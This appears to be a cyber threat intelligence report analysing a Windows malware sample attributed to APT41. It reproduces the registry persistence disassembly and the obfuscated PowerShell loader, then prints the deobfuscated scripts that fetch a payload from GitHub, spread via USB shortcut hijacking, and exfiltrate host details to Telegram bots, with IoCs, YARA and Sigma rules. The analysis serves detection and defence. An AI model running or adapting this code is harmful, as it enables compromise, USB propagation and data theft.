2FfZzx2P3pifFljdiVaTDZxVEtZeWkSFWtzaUdFbX9BZmoYYUJ+WwRadgcFYWNye1xKCHx/XBYYFQkJNBJgZG4lI3QXGTgqYjBke2dvM
28+PD02KmonE0pJLQdTTSEnAj8cCw5bVjQ+EEMbLFkRQTA+HUpJLk7v08/X0OTBwubn4MT1+Mf55MLGvP/B187o+v7yrfHp0tbRh
Y+D/OT15tD/ys3l//f+6NaFw8WBj4zgzujXyJHziJunsKqwh+ii/bmCoPueuai06uX7/q6x67PuqbTumb6Ck9PMj7OEi9y+3ICCgJfI3NaU
ib3Ep9DU3pG1yLvIlWRXbnRvZnNhXTFzYzhMKSM3V2glRmN4YF59S1NxfHlmQnUTQG11V0tLRmATZktHf0laREFtGn4Bf3YPDUx4
W3oEIHoVdSptNRE5Mg1jCC97JDQHYRsNGGc9Hws4MT8ZNAtOIw8+HVIBBzg+CQs3Fx0ZPR0BTTc4Qg0MHikmDDkV9bnAstW8oau
vx9zJp8PM2/HCwcLx+eTuzrb51qzrrdOY54nag4mBkP7B3v+LgYnZ/sHH+M748/DJyYz0zPvX0IOCsof8iIW2sbmioYC/gqW9uquKsoe
OkqLtoJGq7avpqqmkrreJ1NWB2pmEqaXYt6LExoGasoafkaiY0KWKkalxdDBVYjFjZCMiaGBZdDp+IT4gdF9TZ3ZyemlDVURQUQcNBV
dDThBGQ11deEYVWUJHdHF8bQ1xX0lBcwhSV1BSMTkQIgAHIn8YBX0gfAd5IScGIGZ7B3F7fyM8OhAubSVVEAUGDBIoJV0bGjwgKg8
ZQRo+RRocACc+ERY4BkQGSc3ttfDW/fLr3v/o0fnMycrTyPf0v9Hd4c++trz469rQyPX44d3GlOLnyJ796cH/yvfXwffMgJmAjOONnJCa2
9uh9rLzk6ypqf/9mZ6hn7bkvqWft63y+vDhrZGdqui7robYipGJsIeK2qKim6DfnJ7Gsp2fg5fR29+73dfbqtnTJzhnYUY2cDZOf1tJNDg3e
2gpf2J2Qnx9biktLk06MjhqcBVnckYBCw9RT0xGZ29jVn93aV9RBUJWWFdIZHl6VHF2BCZrFTNwK30lOgMLASBgAB1mICFnAGEpLh
YqZXV0ETc6FTwGFx0gLiA6PEpCSBcwQSk1QyQRLjYQAR1WOwvw1rCo7sjLzOD5/uPL1KXrwubWuNzv5LjtoN7r+MzE+Ofs8+yW5s
XEh9nanuKagYicluT77tzHguzLwMP38cjdkqqWlK+nvJCNvrKO/6aC/L3n9f/zkOexi6G/no+/vImz1K2wl66Vna+GhJ/H3KzetaanxaKtt
8SVyYmaj66ku0kyb2hzNU82LyUtTG58RmdFckR8UyQvcHV2LXpQeURecRlAd11nYn9Kfmgfe0NKGX1fQVhOYHNnaXdgUFsMZmprI
BMWEhULf34tLAQ5GB4MEx1qPmVgYCUzbwMuEw9qCQgNLhlQBAQ1T0VNCQYdPgMjNBc6JjsGBVNSKUwEOz8Jsu+t5cjI5MzpvuTk
v/7g+//+4cO/8r3a08+v0NLI7dXmjoWPg+33y9nl3O/t7svfyofL8PPE9M/04/XC1ZKR+ZS4tJuB9aGvoY37g6m5mauS5vmHu+yZneD
28aPo5Oy1z9ixxMjCqNeL0d/fgLzdlYGVhJydmKWHipuvyqukt5ZyUjV3YE4/cmZrMjJ4Xl9fdykjcicnbGJsQS1pKU52e1FvSGBeXHNecG
57REcVa0MCX2QYZnIDW2hRUXpGS3FNORQtEQM1FQUcGT0gBSFpY3cpAilzeXFgIA5iLTBrKGsKDAU2DC4pSC8fLzlHDFZaHisgCyU4
FzYUKw1OOUo3PtDq47DgysDdy+jw8dTZocvWydWhodj/zcjy6tHOpdjczpWJwd7dxeDN4ZPin+7U/vHr+Nngg5Gbn8z77fPfkemlt6al
rL2e7LKNgru2pp+mlbCfmJi/mI3ggKu86LSb7sfNxaHQnLOmgJyco5Xe2ISquJyhp7O/hYGPy7GTqInPJy0lOnxXPmRxXG1deWVnbWdJ
JHB9WFBiT3h7Ykl1bnQHDQVOE1F+E15KWWFHHWsaXUtqClhGd18XY3VtWXdzfmsodQgHaj8/OREHJWMVBidkBjsKLGEjPj5oDAI
MHy8NODNFT0M3KQA+HgsiIgAtGzwXCEM6R04xKy9DMSYvJxy3++zZ3sft0+K/zs+j4tf58/7Bov/WzN7c8PXUpMrwrvHZze3wzuqM
0P3hyefr397RmsXW2oSdmIvB8NPs6JHymqaI5Oji86qAvvz/n56qqeXl5PjtvO7jmbHsiYmPi+mMxs7EgZCohJKzhZm+oY2uloCXv6W8
wMW6oICopdrS2GZnOnpsaEE2TzFbb3g0RDlRYGU4cyBQU35wf2IpaG5ZTm5hSUBiX3VuHlsSQk9XTHx9XFFjQ3QCTlEPS01RdGclFg
YLMSMPdSURARkCHiEcIx0mFD0DGT9gFxscNjN5c0cxKS4RKRYmBFwAPUtBSSNINiZcJDE0WEELTDkOPxVM0ta2pKii3L7f/r7aw9j0
+dSn+Nng2c+42tfAqbuxud6QwOTCzY7ElJjxmerglPr30sfZ24Dc3OP0npac6NXp0JWUo7Gi4urgnpi9/v+unJuBoYW5mfL//vT58vubu
KrylqCQqqWnqoLIwciQ3ZCV343T35XU0sWbzN7W3LOu2dYgISstckRqcm0zMClISG5scF5fY0ZQdmRLOzNnOjU8ZBBcWRJZBwtBCA
5sRH5ITwgcFnF7ExwWTBgfEhlHD0NEcTw5czlnZmouaW0fa2FpLToUMXR4chgSL3QVfHV9fndCGlAeH1YbHFkUEVsRT05CFlYXMjA
wBFBUXhcpW1FZFu+v0dejqaHVzeitoqStqvTP7L6ztL22/uz817u8tbzpwdOAiIbMx4WDi8jHyZfNy5KakIOWnJaels/798nYhIXioJGApI
yv5ejg6rbl4+btq+CvqOSoreWl+/e9+5ifu8fNxbHDycGTh4yEr8vEwKaeh52Ykd3f

Encoded String 1



```
.text:006E11AE mov     ecx, [esp+1Ch+phkResult]
.text:006E11B2 push    ecx                  ; hObject
.text:006E11B3 call    ebx ; CloseHandle ; Indirect Call Near Procedure
.text:006E11B5 lea     edx, [esp+1Ch+phkResult] ; Load Effective Address
.text:006E11B9 push    edx                  ; phkResult
.text:006E11BA push    0F003Fh              ; samDesired
.text:006E11BF push    0                    ; ulOptions
.text:006E11C1 push    offset aSoftwareMicros ; "Software\\Microsoft\\Windows\\CurrentVe"...
.text:006E11C6 push    80000001h            ; hKey
.text:006E11CB call    ebp ; RegOpenKeyExA ; Indirect Call Near Procedure
.text:006E11CD test    eax, eax             ; Logical Compare
.text:006E11CF jnz     short loc_6E11EB ; Jump if Not Zero (ZF=0)
```

```
.text:006E11D1 push    32h ; '2'            ; cbData
.text:006E11D3 push    offset aCProgramFilesI ; "C:\\Program Files\\Internet Explorer\\i"...
.text:006E11D8 push    1                    ; dwType
.text:006E11DA push    eax                  ; Reserved
.text:006E11DB mov     eax, [esp+2Ch+phkResult]
.text:006E11DF push    offset aIexplore ; "iexplore"
.text:006E11E4 push    eax                  ; hKey
.text:006E11E5 call    esi ; RegSetValueExA ; Indirect Call Near Procedure
.text:006E11E7 test    eax, eax             ; Logical Compare
.text:006E11E9 jz      short loc_6E11F5 ; Jump if Zero (ZF=1)
```

Şekil 10 Registry: Set RunOnce

Under the **HKEY_CURRENT_USER->Software\Microsoft\Windows\CurrentVersion\RunOnce** subkey, a value named **'iexplorer'** has been created, and the path **"C:\Program Files\Internet Explorer\iexplore.exe"** has been assigned to it.

Deobfuscate Powershell Script

As a result of the analysis, it has been determined that the two **value** entries created under the **HKEY_CURRENT_USER->Software\Classes\abcdfile\shell\open\command** subkey are obfuscated PowerShell scripts. These scripts have been analyzed step by step.

```
sET-VaRiaBLe ("{0}{1}" -f 'Te5','mX') ( [TYPE]("{2}{1}{0}" -f 'RT','.coNVe','sysTEM') ); $OS3l4  = [tyPe]("{0}{9}{3}{4}{1}{7}{5}{8}{2}{6}" -
F'IO','S','esSIOnm','Re','S','CO','oDe','iOn.','Mpr','.CoMP')    ;  $CD0  =[TYpE]("{1}{0}{3}{2}"-f'm.tE','SYSTe','oDiNg','xT.eNc')    ;    &  (
${Psh`o`Me}[4]+${p`sho`mE}[30]+'x')(&("{1}{2}{0}"          -f          'ObjEcT','N','Ew-')                    ("{4}{1}{6}{5}{0}{7}{3}{8}{2}"-
f'LAtE','PresS','M','Re','io.coM','N.Def','iO','St','a')([iO.meMorYSTREAM]  (get-VAriaBlE   ("{1}{0}" -f 'X','te5m') -valueo ):("{1}{3}{2}{0}"-f
'NG','FRo','se64STRI','MBA').Invoke(("{18}{24}{4}{36}{10}{42}{8}{25}{22}{27}{11}{19}{49}{31}{52}{46}{47}{12}{40}{17}{32}{13}{30}{41}{26}{3
9}{35}{20}{44}{43}{38}{51}{5}{23}{33}{50}{15}{45}{16}{48}{29}{21}{2}{6}{28}{37}{0}{7}{1}{34}{14}{9}{3}"-
f'CXwqwqzc4T7XvMl+BIZCO6hRwXRgCCgLmx0GOmuBL50/dfLDl3h6hYUqesGoFU8RDzKQA8qfXnFXDrAtrtbBDPrnmZrSfdC6niqxe','kaEBTKq5
VSeYXhzdPU8X224rX1A','QzgvzCozzHTSpUZ7cs67WdL','lzp29fNiB68KrujPn1Etm7R/58B8VPoXI3LB4v4J','ai5a3JVC0aqp0Yk+cKX7rzITAQv77P
mdsSAhhdVfalfbD5kNwPOecOS/POfMMX4+FCftCXctInBYy','UqrUqn9UypTUrt9UrtSqn9TEl3f/esh3ZTGKH8xvatjK0X1iox2wxM9zGhAFpd/5
mlp8h+ifKrqtf80ApDaVIFLohIKiMr9FmQHQoD','1aIgFF0o+1mLYRC9cl','wrFuv7Ohn8Hi4KrjZyqXIJRE0PddXpE4AfJxYrNNhzo6V6LoVX69XtlbvV
vDOo96yIV','cE/Ja0FZwN5tG14VPX7evX7F8PGSWSZZJLNhWtmKYev+w53nDsOYtA1pB+Ina/s','R+cLk921mi/3EfPRNf31XqxRat8zxFMpr9uh6
Hrvd/+bTuwkYSHIk/MxP9WD7BGw1/TfasfgsfIv3tiHG/uC8SobYz+n9lo/rL1','9D4u7vqpEKX3WZjgjOdxkbHW9rY/n01kKjxPzhRzuR/2DTdT3Sti
wYJcsDZEYPRvU6FuWZc5GmYjwzbZWMHAcHiQa8PhRE8JT','wU5XPFxJG3d7t35TYINhV0QT7suC02kTk1x0jsnJwc3MT/kOWDgv24IPMbcJWh
LA4LlQk5hE30WTJBfq4AAcVYWJMqT','oh8ZWwz3b7/29d7gffjw4xs++Nc6+FOkUwgc59DOb0oY/f9IDf64P1oRMTTaGEnnjOyuIvtST/kTAYpcdi
1lwMvp','YBRNyUaaHQXNYd6wp784YtSku/LHZesnuA/j4sIl6Pvxe86/+xf3j4rh3Gabr1/kVbl4W6knmy','fzI1Q','kN4F6jdVlwkcufU8yh4A','Fz6R
vnwFdQHmagybT1cIPqlcoJ8JfiPykvrY/H6GO56pEeEDa8V1o+rYpxF/Ea4teU2OXN0eFQcmbGkk/AlZx4foQTbgZyriLor9BN5uudRZqGju8B1Q9','
NVB+NBTaSSQelryV/cM0v3L8F+y','7VhtT','vNpuKzMEGqp6OpFioCCpD8MCqyphjLrLjmkyYfRXEz4zJv0u6JHFMSl22i3soEH6XR54rnGphiQb+Y
woVqu2Vf4ec++bkUy4q1/2gKFqajcsXIYNN','tgk6aktwSj8wmwECOY8GhqxI3njnmqxRaDBd8PL7k0J7nwWr5/R','zfaLs3z5qgehwNB5rpWLGav
1kL6nivPFhlCz9x6Ml7sRxtlVvbZuAGECYeg+DKvW','dvDOhTZByc2EOa4VElQeGfsDx5/74Z7','eda7p0Wion74SUmRx+ntMdy','9tKFv5eqf9hrm
Uam2KHpL2rq6Colwb','B','W','9ebB3v1FvQB859tx8mqbWjjv075Q','JQ7DVc','xegjJALfNEZkd3unamsXDDk17Fe/Pu7c4oqOFOo0QO5tt1W9p
tMv8++qVXvXcqzHGJQP','gA3ZA6RfVOjza+EtpW2+jMMKhpthGY+dRwD+Hzr/u9DpdQZgGMQO2Ccc/pp5N7/','VHZiq5TrzxKLvbRkTWkbzWE
wxE3kL3m6','E1fSxeESbbVS5OSsKszGont+1B1EWU6VXA3m0sasSZDI3mkw0I1','GbqHhUcVoG19gmo7aLdZAQ8bTyBDXbWB4Wnd6MnskzU
EPQNZkg1XU+aQUVPM86dfOuUPCCL8m156rk6YuOR4VhlLz4abR','bjpPlSEeIRNpr++S7xFAv2n/fLMbKa7no3sntoosP+g+MKV5KNUsJF/','HQl
qLvDACepz6yCGqBxLZOyi//FTyvXE0ghiD1HetWdB7+To9OJ8/+x492j/9S','N0c854lQ3zqdvoimSprbU1WYIirS7tdK9unb89tSQPg81a32zutX7r5
ShdqNjCzyUyXGQok8El2nV+RG5lPhkAzvOryUoRGpSBTPwkIl','xPz','7xW8vl6v4jmgUhKO/GvER+a85nZRxQMaAlRw5E7IAPka3dOFZCazzXT/D
FXG25MiZPkpJR8FCn4+bzxcGeH9I3CzQAZJjT6','uAVOb/VevdfhxX+zDHpzkQiEaMKLjNZ8Yqg4iE1','B4yUAhuvHy36kZInRSFIryv1JoUw0','9xR8c
yUgVuhibwX6ciMFuWaayUhpk','m7tX4vcsJk0E5mzX9lsAh/ZOVeJMA+i7KC/yxqXMn/XHh4WiYx4uif1VYPBqRXR','ROgVwaINmCtLfz0N28FSV
9JZRYc7znZZBkTj6DD/oYvcoS1kCZIDioO8Wn1QxoNTkL+xTKbKFqqa+wen1+/3xJhPU/MZgJ','5mHw64SSdf546+9i84Ah6RURU6l','euNczZorRL
cAfqeLQI62BYzSY','ff8yhmG1G8Qdt9J6Aqw+g5FDfiey5upFnOCjdGyRF7q9nbycLLnbWvB5vh5pqlJXeWDHufI2mXKRNSoSsLtGiVOh8NAGjn','P
KMuLpAl5jV','L8GT/PDB/9r6BrBk3RW4','Z9Ww4QOUzvD6jJtLY/BNZ2','A0aFai+b30X3AL9TXbvkh4ijTL','ThWoUUarf','VQw53cRTQpWjM')),  (
Get-vArIABLe ("{1}{0}"-f '3l4','OS')  ).vAlue::"DE`c`OMpRE`sS")|&("{0}{1}"-f 'FoRea','CH') { &("{2}{1}{0}" -f 'T','bjEc','NEw-O')  ("{2}{3}{1}{0}" -
f'eADEr','mR','io.ST','REa')( ${_},  ( iteM  ("var"+"ia"+"ble:cd"+"0") ).vALue::"aSC`Ii" ) }).("{1}{0}{2}"-f'EAd','R','toenD').Invoke()
```

Script 2

During the examination of the PowerShell script in Script1, the obfuscated Script2 has been identified.

```
[Net.ServicePointManager]::SecurityProtocol=[Net.SecurityProtocolType]::Tls12;
$ErrorActionPreference="Continue";
$a="api.telegram.org";
do{Sleep(Get-Random 100)}while((iwr $a).StatusCode -ne 200)
$Query = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA 'Win32_LogicalDisk' and TargetInstance.DriveType = 2";
$Action = {
  (gwmi cim_logicaldisk|?{($_.drivetype -eq 2)-and(Test-path "$($_.deviceid)\")}).DeviceID|%{
    if($null -eq $_){return}
    try{Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}catch{
      $uri = "https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif";
      Start-BitsTransfer -Source $uri -Destination "$Env:tmp\xxx.zip";
      Expand-Archive -Path "$env:temp\xxx.zip" -DestinationPath "$env:temp" -force}
    cp "$env:temp\xxx\*" -Destination "$_\dism" -Recurse -Force;rm "$env:temp\xxx" -Force -Recurse
    sc "$_\system.bat" -value "@echo off`ncd %cd%dism`nstart dism.exe`nexit";
    attrib +s +h "$_\dism";attrib +s +h "$_\dism\*.*";attrib +s +h "$_\system.bat";
    (Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume Information')}|%{
      if($null -eq $_){return}
      attrib +s +h "$($_.fullname)"
      $WshShell = New-Object -comObject WScript.Shell
      $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
      $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
      $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
      $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
      $Shortcut.WorkingDirectory = "%cd%"
      $Shortcut.Save()
    }
    (Gi "$_\*.pdf" -force)|%{
      if($null -eq $_){return}
      attrib +s +h "$($_.fullname)"
      $WshShell = New-Object -comObject WScript.Shell
      $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
      $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
      $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
      $Shortcut.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
      $Shortcut.WorkingDirectory = "%cd%"
      $Shortcut.Save()
    }
  }
};
```

Script 3

Within the Tmp folder, it has been observed that the xxx.gif file downloaded from the **'https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif'** URL address is downloaded as xxx.zip. Inside the downloaded xxx.zip file, the dism.exe file has been extracted. Subsequently, it creates shortcuts for folders and PDF files in the root directory of the system's fixed drives. The structure of the created shortcuts is as follows:

```
(Gi "$_\*.pdf" -force)|%{
        if($null -eq $_){return}
        attrib +s +h "$($_.fullname)"
        $WshShell = New-Object -comObject WScript.Shell
        $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
        $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
        $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
        $Shortcut.IconLocation = "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe,13"
        $Shortcut.WorkingDirectory = "%cd%"
        $Shortcut.Save()
    }
```

Script 4 Create Shortcut for PDF Files

```
(Gci "$_\" -Directory -force)|?{$_.name -notin ('dism','$RECYCLE.BIN','System Volume
Information')}|%{
        if($null -eq $_){return}
        attrib +s +h "$($_.fullname)"
        $WshShell = New-Object -comObject WScript.Shell
        $Shortcut = $WshShell.CreateShortcut("$($_.fullname).lnk")
        $Shortcut.TargetPath = "%SystemRoot%\System32\cmd.exe"
        $Shortcut.Arguments = "/c start explorer $($_.name) && system.bat && exit"
        $Shortcut.IconLocation = "%SystemRoot%\System32\SHELL32.dll,4"
        $Shortcut.WorkingDirectory = "%cd%"
        $Shortcut.Save()
    }
```

Script 5 Create Shortcut for Directories

```
Register-WmiEvent -Query $Query -Action $Action -SourceIdentifier USBFlashDrive;
$cn=$env:COMPUTERNAME
if(-not(New-Object Threading.Mutex($false, $cn)).WaitOne(1)){exit}
$reg="HKCU:\Environment"
while(-not $ip){Sleep(Get-Random 100);$ip=irm "http://ip-api.com/json"}
$ip_local = (Get-NetIPConfiguration|?{$_.IPv4DefaultGateway -ne $null -and $_.NetAdapter.Status -ne "Disconnected"}).IPv4Address.IPAddress
$tk,$id = (gp $reg -name GUID).GUID -split "::"
$tk1,$id1 = (gp $reg -name GUID1).GUID1 -split "::"
$tk2,$id2 = (gp $reg -name GUID2).GUID2 -split "::"
$tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
$model = (Get-WmiObject win32_computersystem).model
$hd = (get-partition -DriveLetter C|get-disk).FriendlyName
$os,$type = 'Version', 'ProductType'|%{(Get-CimInstance -ClassName Win32_OperatingSystem).$_}
$av = ((Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntivirusProduct).displayName|sort -Unique) -join ","
$info = "$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip_local : $model : $hd : $os : $type : $av :"
$uri = "$a/bot$tk/sendMessage?chat_id=$id&text=$info"
sal 4ID ((gal i??)[1]);$m=(gp $reg -name date).date;
$i=0;while($i -lt 5){
   $ok = $null;$i+=1
   if($m){$ok = (iwr "$uri reconnected!").StatusCode
   }else{$ok = (iwr "$uri new connection!").StatusCode}
   if($ok -eq 200){break}
   Sleep(Get-Random 1000);
}
```

Script 6

```
"$cn : $(whoami) : $($ip.countryCode)-$($ip.region) : $($ip.query) : $ip_local : $model : $hd : $os : $type : $av :"
```

Script 7 Format of Data Collection

Following the investigations, it has been determined that certain device information is being sent via Telegram. The information in question is as follows:

- IPv4 information if the device is connected to any gateway
- Model information
- Operating System information
- Information about the fixed disks present on the system
- Computer name information
- List of antivirus software on the system
- User privilege information on the system

```
while(1){
   Sleep(Get-Random 100);$t_msg=$tks|%{
      $mg=(irm -Uri "$a/bot$_/getUpdates").result.message;
      $mg|Add-Member -NotePropertyName token -NotePropertyValue $_;$mg
   }|?{$_.chat.id -in $ids}|sort date;
   $t_msg|%{
      if($m -lt $_.date){
         $m=$_.date;sp $reg -name date -value $m;
         $name,$task=$_.text -split " :: ";$name=$name -split ",";
         if(($cn -in $name)-or($name -like "all")) {
            $uri="$a/bot$($_.token)/sendMessage?chat_id=$($_.chat.id)&text=$info"
            $ms=($task|4ID -ErrorVariable b)|Out-String;
            $i=0;while($i -lt 5){
               $ok = $null;$i+=1
               $ok = (iwr "$uri`n$($ms[0..$(4080-$info.Length)] -join '')").StatusCode
               if($b){iwr "$uri`n$(($b|out-string)[0..$(4080-$info.Length)] -join '')"}
               if($ok -eq 200){break}
               Sleep(Get-Random 1000);
            }
         }
      }
      $tks=@($tk,$tk1,$tk2);$ids=@($id,$id1,$id2)
      $m=(gp $reg -name date).date
   }
}
```

Script 8

The used bot retrieves targeted computer names, and if they match the computer name on the current system, device information is sent to a different Telegram channel again.

IoC (Indicator of Compromise)

MD5	aea6585be1b8ed83061e13b72e2f21d7
SHA256	bb3d35cba3434f053280fc2887a7e6be703505385e184da4960e8db533cf4428
URL	https[:]//raw[.]githubusercontent[.]com/efimovah/abcd/main/xxx.gif
URL	http[:]//ip-api[.]com/json

Tablo 2 IoC Table

Rules

YARA

```
import "hash"
rule Rule_APT41
{
meta:
        author="Bilal BAKARTEPE & Buğra KÖSE"
        description="APT41 Analysis Report"
strings:
        $ctext1="v653Bmua-53JCY7Vq-tgSAaiwC-SSq3D4b6" //mutex name
         $ctext2="Software\\Classes\\.abcd"
        $ctext3="Software\\Classes\\abcdfile\\shell\\open\\command"
        $ctext4="5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068" //GUID

        $cmd1="C:\\Windows\\system32\\forfiles.exe /p c:\\windows\\system32 /m notepad.exe /c \"cmd.exe /c
whoami >>"
        $cmd2="sal abcd ($EnV:COMspEC[4, 26, 25]-
jOiN'');[System.Text.Encoding]::UTF8.GetString(([System.Convert]::"
        $cmd3="FromBase64String((gp 'Registry::HKEY_CLASSES_ROOT\\abcdfile\\shell\\open\\command' -
Name 'abcd').'abcd')"
        $cmd4="|%% -Begin{$i=0} -Process{$_ = $_ -bxor $i%%256;$i++;$_}))|abcd\""
        $cmd5="c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wI
RBgbEVseGBIVZW9jayU"

        $url1="https://raw.githubusercontent.com/efimovah/abcd/main/xxx.gif"
        $url2="http://ip-api.com/json"

condition:
        hash.md5(0,filesize) == "aea6585be1b8ed83061e13b72e2f21d7" or
        all of ($ctext*,$cmd*,$url*)
}
```

SIGMA

```
title: APT41 Group
status: experimental
description: Detects APT41 malware indicators.
author: Bilal BAKARTEPE & Buğra KÖSE
date: 2023/06/07
tags:
  - attack.persistence
  - attack.t1134
  - attack.t1001
  - attack.backdoor
logsource:
  category: registry_event
  product: windows
detection:
  selection1:
    EventType: SetValue
    TargetObject|contains: 'HKEY_CURRENT_USER\\Environment\\GUID'
    Details:
      - '5621584862:AAGG6WcTvFu7ADpnMT42PqwOoKfTqMDQKkQ::5028607068'
  selection2:
    EventType: registry_event
    TargetObject|contains: 'Software\\Classes\\.abcd'
    Details:
      - 'abcdfile'
  selection3:
    EventType: registry_event
    TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
  selection4:
    EventType: registry_event
    TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
    Details:
      - "cmd.exe /c SyncAppvPublishingServer.vbs \"n;sal abcd ($EnV:COMspEC[4, 26, 25]-jOiN',27h,27h,');["
  selection5:
    EventType: registry_event
    TargetObject|contains: 'Software\Classes\abcdfile\shell\open\command'
    Details:
      -
"c0RWLlJkVG5pS0ZuLCUsdCBsaSJpNzY6fjk9T3koOTMHTHoEDQUGDwhyfnJ8aHMHEkoATk8ES0wIRBgbEVseGBIVZ
W9jayU"
  condition: selection1 or selection2 or selection3 or selection4 or selection5
fields:
  - backdoor
  - command
  - APT41
  - shell
level: critical
```

MITRE ATT&CK Tablosu

Initial Access	Execution	Discovery	Collection	Defense Evasion	Credential Access	Command and Control	Exfliration
T1190 Exploit Public-Facing Application	T1059 Command and Scripting Interpreter	T1082 System Information Discovery	T1005 Data from Local System	T1070 Indicator Removal on Host: File Deletion	T1003 OS Credential Dumping	T1071 Application Layer Protocol: Web Protocols	T1041 Exfliration Over C2 Channel
T1566 Phishing	T1203 Exploitation for Client Execution	T1033 System Owner/User Discovery	T1560 Archive Collected Data	T1140 Deobfuscate/Decode Files or Information		T1105 Ingress Tool Transfer	T1567 Exfiltration Over Web Service
	T1047 Windows Management Instrumentation	T1049 System Network Connections Discovery		T1134 AccessTokenManipulation		T1090 Proxy	T1048 Exfiltration Over Alternative Protocol
	T1569 System Services			T1197 BITS Jobs			

ECHO

CYBER THREAT INTELLIGENCE